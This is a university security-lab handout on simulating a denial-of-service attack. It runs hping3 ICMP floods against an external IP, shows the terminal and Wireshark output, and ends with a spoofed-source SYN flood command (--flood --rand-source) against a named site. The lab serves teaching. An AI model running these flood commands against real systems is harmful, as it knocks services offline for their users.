

**ST. FRANCIS INSTITUTE OF TECHNOLOGY**  
**DEPARTMENT OF INFORMATION TECHNOLOGY**  
**SECURITY LAB**

**Experiment – 9: Simulate DOS attack using Hping and Wireshark.**

**Aim:** To simulate DOS attack using Hping3 and observe with Wireshark.

**Objective:** After performing the experiment, the students will be able to analyze DOS attack and its effect on the network using Hping3 and Wireshark.

**Lab objective mapped:** L502.6: Students should be able to Apply network security basics, analyze different attacks on networks and evaluate the performance of firewalls and security protocols, such as SSL, IPSEC, and PGP, and authentication mechanisms to design secure applications.

**Prerequisite:** Basic knowledge of network security.

**Requirements:** kali Linux OR Unix/Linux, Hping3, Wireshark

**Pre-Experiment Theory:**

Denial-of-service (DoS) attack is an attempt to make a machine or network resource unavailable to its intended users, such as to temporarily or indefinitely interrupt or suspend services. A distributed denial-of-service (DDoS) is where the attack source is more than one, often thousands of, unique IP addresses.

A DoS attack tries to make a web resource unavailable to its users by flooding the target URL with more requests than the server can handle. That means during the attack period, regular traffic on the website will be either slowed down or completely interrupted.

A DDoS attack is typically generated using thousands (potentially hundreds of thousands) of unsuspecting zombie machines. The machines used in such attacks are collectively known as “botnets” and will have previously been infected with malicious software, so they can be remotely controlled by the attacker. According to research, tens of millions of computers are likely to be infected with botnet programs worldwide. Cybercriminals use DoS attacks to extort money from companies that rely on their websites being accessible. But there have also been examples of legitimate businesses having paid underground elements of the Internet to help them cripple rival websites. In addition, cybercriminals combine DoS attacks and phishing to target online bank customers. They use a DoS attack to take down the bank's website and then send out phishing e-mails to direct customers to a fake emergency site instead.

**Implementation:**

1. Install Hping3 and Wireshark on Ubuntu machine. Alternatively you can use kali Linux machine.
2. Flood the victim with TCP/ICMP/UDP packet using Hping3 (-- flood option). Use following commands in the ‘Terminal’ window,
  - a. `hping3 -h`  
Observe all the options hping3 offers. Take screenshot (SS).

```
student@aec: ~  
File Edit View Search Terminal Help  
student@aec:~$ hping3 -h  
usage: hping3 host [options]  
-h --help          show this help  
-v --version       show version  
-c --count         packet count  
-i --interval      wait (uX for X microseconds, for example -i u1000)  
--fast            alias for -i u10000 (10 packets for second)  
--faster          alias for -i u1000 (100 packets for second)  
--flood           sent packets as fast as possible. Don't show replies.  
-n --numeric       numeric output  
-q --quiet         quiet  
-I --interface     interface name (otherwise default routing interface)  
-V --verbose       verbose mode  
-D --debug         debugging info  
-z --bind          bind ctrl+z to ttl (default to dst port)  
-Z --unbind        unbind ctrl+z  
--beep           beep for every matching packet received  
Mode  
default mode      TCP  
-0 --rawip        RAW IP mode  
-1 --icmp          ICMP mode  
-2 --udp           UDP mode
```


This ss shows all the options hping3 offers

- b. Simultaneously open Wireshark. Start sniffing the appropriate network. Then use following command in the 'Terminal' window.

`sudo hping3 170.178.183.18`

```
student@aec: ~  
File Edit View Search Terminal Tabs Help  
student@aec: ~ x student@aec: ~ x  
student@aec:~$ sudo hping3 170.178.183.18  
[sudo] password for student:  
HPING 170.178.183.18 (enp2s0 170.178.183.18):  
NO FLAGS are set, 40 headers + 0 data bytes  
^C  
--- 170.178.183.18 hping statistic ---  
306 packets transmitted, 0 packets received, 1  
00% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
student@aec:~$
```

This ss shows the packet transmitted and packets received.



Observe the DoS attack using Wireshark. Take SS of the terminal and Wireshark window.

Terminate hping3 using 'ctrl c' and stop sniffing through Wireshark.

Use following commands one by one and observe the DoS attacks using Wireshark. For each command take SS of the terminal and Wireshark window.

c. `sudo hping3 170.178.183.18 -1`

```

student@aec: ~
File Edit View Search Terminal Tabs Help

student@aec: ~
student@aec: ~

student@aec:~$ sudo hping3 170.178.183.18 -1
HPING 170.178.183.18 (enp2s0 170.178.183.18): icmp mode set, 28 headers + 0 dat
a bytes
len=46 ip=170.178.183.18 ttl=55 id=49970 icmp_seq=0 rtt=243.9 ms
len=46 ip=170.178.183.18 ttl=55 id=50190 icmp_seq=1 rtt=243.8 ms
len=46 ip=170.178.183.18 ttl=55 id=50416 icmp_seq=2 rtt=239.8 ms
len=46 ip=170.178.183.18 ttl=55 id=50502 icmp_seq=3 rtt=239.7 ms
len=46 ip=170.178.183.18 ttl=55 id=50707 icmp_seq=4 rtt=239.7 ms
len=46 ip=170.178.183.18 ttl=55 id=50884 icmp_seq=5 rtt=239.6 ms
len=46 ip=170.178.183.18 ttl=55 id=50977 icmp_seq=6 rtt=247.5 ms
len=46 ip=170.178.183.18 ttl=55 id=51023 icmp_seq=7 rtt=239.5 ms
len=46 ip=170.178.183.18 ttl=55 id=51058 icmp_seq=8 rtt=243.4 ms
len=46 ip=170.178.183.18 ttl=55 id=51191 icmp_seq=9 rtt=243.3 ms
len=46 ip=170.178.183.18 ttl=55 id=51433 icmp_seq=10 rtt=243.3 ms
^C
--- 170.178.183.18 hping statistic ---
12 packets transmitted, 11 packets received, 9% packet loss
round-trip min/avg/max = 239.5/242.1/247.5 ms
student@aec:~$

```



No.	Time	Source	Destination	Protocol	Length	Info
1702	10.87237...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=0/0, ttl=64 (reply in 1840)
1840	11.11184...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=0/0, ttl=55 (request in 1702)
2014	11.87242...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=256/1, ttl=64 (reply in 2056)
2056	12.11171...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=256/1, ttl=55 (request in 2014)
2166	12.87247...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=512/2, ttl=64 (reply in 2200)
2200	13.11169...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=512/2, ttl=55 (request in 2166)
2298	13.87255...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=768/3, ttl=64 (reply in 2342)
2342	14.11179...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=768/3, ttl=55 (request in 2298)
2444	14.87262...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=1024/4, ttl=64 (reply in 2466)
2466	15.11186...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=1024/4, ttl=55 (request in 2444)
2622	15.87267...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=1280/5, ttl=64 (reply in 2652)
2652	16.11205...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=1280/5, ttl=55 (request in 2622)
2750	16.87271...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=1536/6, ttl=64 (reply in 2805)
2805	17.11465...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=1536/6, ttl=55 (request in 2750)
2908	17.87281...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=1792/7, ttl=64 (reply in 2941)
2941	18.11214...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=1792/7, ttl=55 (request in 2908)
3048	18.87286...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=2048/8, ttl=64 (reply in 3074)
3074	19.11261...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=2048/8, ttl=55 (request in 3048)
3161	19.87291...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=2304/9, ttl=64 (reply in 3212)
3212	20.11226...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=2304/9, ttl=55 (request in 3161)
3357	20.87296...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x963e, seq=2560/10, ttl=64 (reply in 3377)
3377	21.11217...	170.178.183.18	192.168.4.101	ICMP	60	Echo (ping) reply id=0x963e, seq=2560/10, ttl=55 (request in 3357)

Frame 1840: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0  
 Ethernet II, Src: Sophos-c8:66:82 (7c:5a:1c:c8:66:82), Dst: Micro-St\_b3:79:a4 (d8:cb:8a:b3:79:a4)  
 Internet Protocol Version 4, Src: 170.178.183.18, Dst: 192.168.4.101

0000 d8 cb 8a b3 79 a4 7c 5a 1c c8 66 82 08 00 45 20 ...y|Z...f...E

Internet Control Message Protocol: Protocol

Packets: 18469 - Displayed: 24 (0.1%)

Profile: Default

d. `sudo hping3 (170.178.183.18 -1 --fast`

```
student@aec:~$ sudo hping3 170.178.183.18 -1 --fast
HPING 170.178.183.18 (enp2s0 170.178.183.18): icmp mode set, 28 headers
len=46 ip=170.178.183.18 ttl=55 id=38516 icmp_seq=0 rtt=243.9 ms
len=46 ip=170.178.183.18 ttl=55 id=38534 icmp_seq=1 rtt=239.8 ms
len=46 ip=170.178.183.18 ttl=55 id=38545 icmp_seq=2 rtt=243.8 ms
len=46 ip=170.178.183.18 ttl=55 id=38569 icmp_seq=3 rtt=239.7 ms
len=46 ip=170.178.183.18 ttl=55 id=38574 icmp_seq=4 rtt=243.6 ms
len=46 ip=170.178.183.18 ttl=55 id=38597 icmp_seq=5 rtt=239.6 ms
len=46 ip=170.178.183.18 ttl=55 id=38616 icmp_seq=6 rtt=243.5 ms
len=46 ip=170.178.183.18 ttl=55 id=38617 icmp_seq=7 rtt=243.5 ms
len=46 ip=170.178.183.18 ttl=55 id=38627 icmp_seq=8 rtt=247.4 ms
len=46 ip=170.178.183.18 ttl=55 id=38646 icmp_seq=9 rtt=243.4 ms
len=46 ip=170.178.183.18 ttl=55 id=38649 icmp_seq=10 rtt=247.3 ms
len=46 ip=170.178.183.18 ttl=55 id=38672 icmp_seq=11 rtt=243.2 ms
len=46 ip=170.178.183.18 ttl=55 id=38684 icmp_seq=12 rtt=247.2 ms
len=46 ip=170.178.183.18 ttl=55 id=38687 icmp_seq=13 rtt=243.1 ms
len=46 ip=170.178.183.18 ttl=55 id=38708 icmp_seq=14 rtt=247.0 ms
len=46 ip=170.178.183.18 ttl=55 id=38733 icmp_seq=15 rtt=246.9 ms
len=46 ip=170.178.183.18 ttl=55 id=38757 icmp_seq=16 rtt=242.9 ms
len=46 ip=170.178.183.18 ttl=55 id=38775 icmp_seq=17 rtt=246.8 ms
len=46 ip=170.178.183.18 ttl=55 id=38791 icmp_seq=18 rtt=242.8 ms
^C
--- 170.178.183.18 hping statistic ---
22 packets transmitted, 19 packets received, 14% packet loss
round-trip min/avg/max = 239.6/244.0/247.4 ms
student@aec:~$
```

e. `sudo hping3 (170.178.183.18 -1 --faster`

```
student@aec: ~
File Edit View Search Terminal Tabs Help

student@aec: ~ x student@aec: ~ x

student@aec:~$ sudo hping3 170.178.183.18 -1 -
-faster
[sudo] password for student:
HPING 170.178.183.18 (enp2s0 170.178.183.18):
icmp mode set, 28 headers + 0 data bytes
^C
--- 170.178.183.18 hping statistic ---
845872 packets transmitted, 0 packets received
, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
student@aec:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
18...	11.6067...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=0/0, ttl=64 (no response)
18...	11.6067...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=256/1, ttl=64 (reply received)
18...	11.6067...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=512/2, ttl=64 (no response)
18...	11.6067...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=768/3, ttl=64 (no response)
18...	11.6067...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=1024/4, ttl=64 (no response)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=1280/5, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=1536/6, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=1792/7, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=2048/8, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=2304/9, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=2560/10, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=2816/11, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=3072/12, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=3328/13, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=3584/14, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=3840/15, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=4096/16, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=4352/17, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=4608/18, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=4864/19, ttl=64 (reply received)
18...	11.6068...	192.168.4.101	170.178.183.18	ICMP	42	Echo (ping) request id=0x5f3f, seq=5120/20, ttl=64 (reply received)

Frame 1873: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
 Ethernet II, Src: Micro-St\_b3:79:a4 (d8:cb:8a:b3:79:a4), Dst: Sophos\_c8:66:82 (7c:5a:1c:c8:66:82)  
 Internet Protocol Version 4, Src: 192.168.4.101, Dst: 170.178.183.18

0000 7c 5a 1c c8 66 82 d8 cb 8a b3 79 a4 08 00 45 00 |Z..f...y...E..

Wireshark: enp2s0\_20230925113126\_L4qvDV.pcapng

Packets: 1099983 · Displayed: 1073714 (97.6%) Profile: Default

- f. `sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com` or (*suitable IP Address*)

### Observations & Output:

1. Attach all the screenshots (SS) in sequence.
2. Under each hping command SS, explain the command with all the options used with it.
3. Under each Wireshark window SS write your own observations.

### Post Experimental Exercise:

1. Briefly explain DDOS Attack?
2. Discuss Buffer overflow attack in detail.

### Conclusion:

In this experiment DoS attack is simulated using Hping3 and resource exhaustion was monitored using Wireshark. We conclude that DOS is a simple attack technique to deny accessibility to services. It consists of overloading the target with oversized packets, or a big quantity of them. But, it does not compromise the information or privacy of the target. It is not a penetrative attack and only aims to prevent access to the target.

### References:

- [1] "Denial-of-service Attack – DoS using hping3 with spoofed IP in Kali Linux", <https://www.blackmoreops.com/2015/04/21/denial-of-service-attack-dos-using-hping3-with-spoofed-ip-in-kali-linux/>
- [2] "Lecture 45: Denial of Service Attack", <https://youtu.be/2VmQ3Zb4I2I>
- [3] "DOS Flood With hping3", <https://linuxhint.com/hping3/>
- [4] "15+ hping3 command examples in Linux [Cheat Sheet]", <https://www.golinuxcloud.com/hping3-command-in-linux/>
- [5] <http://www.vulnweb.com/>
- [6] [www.hping3testsite.com](http://www.hping3testsite.com)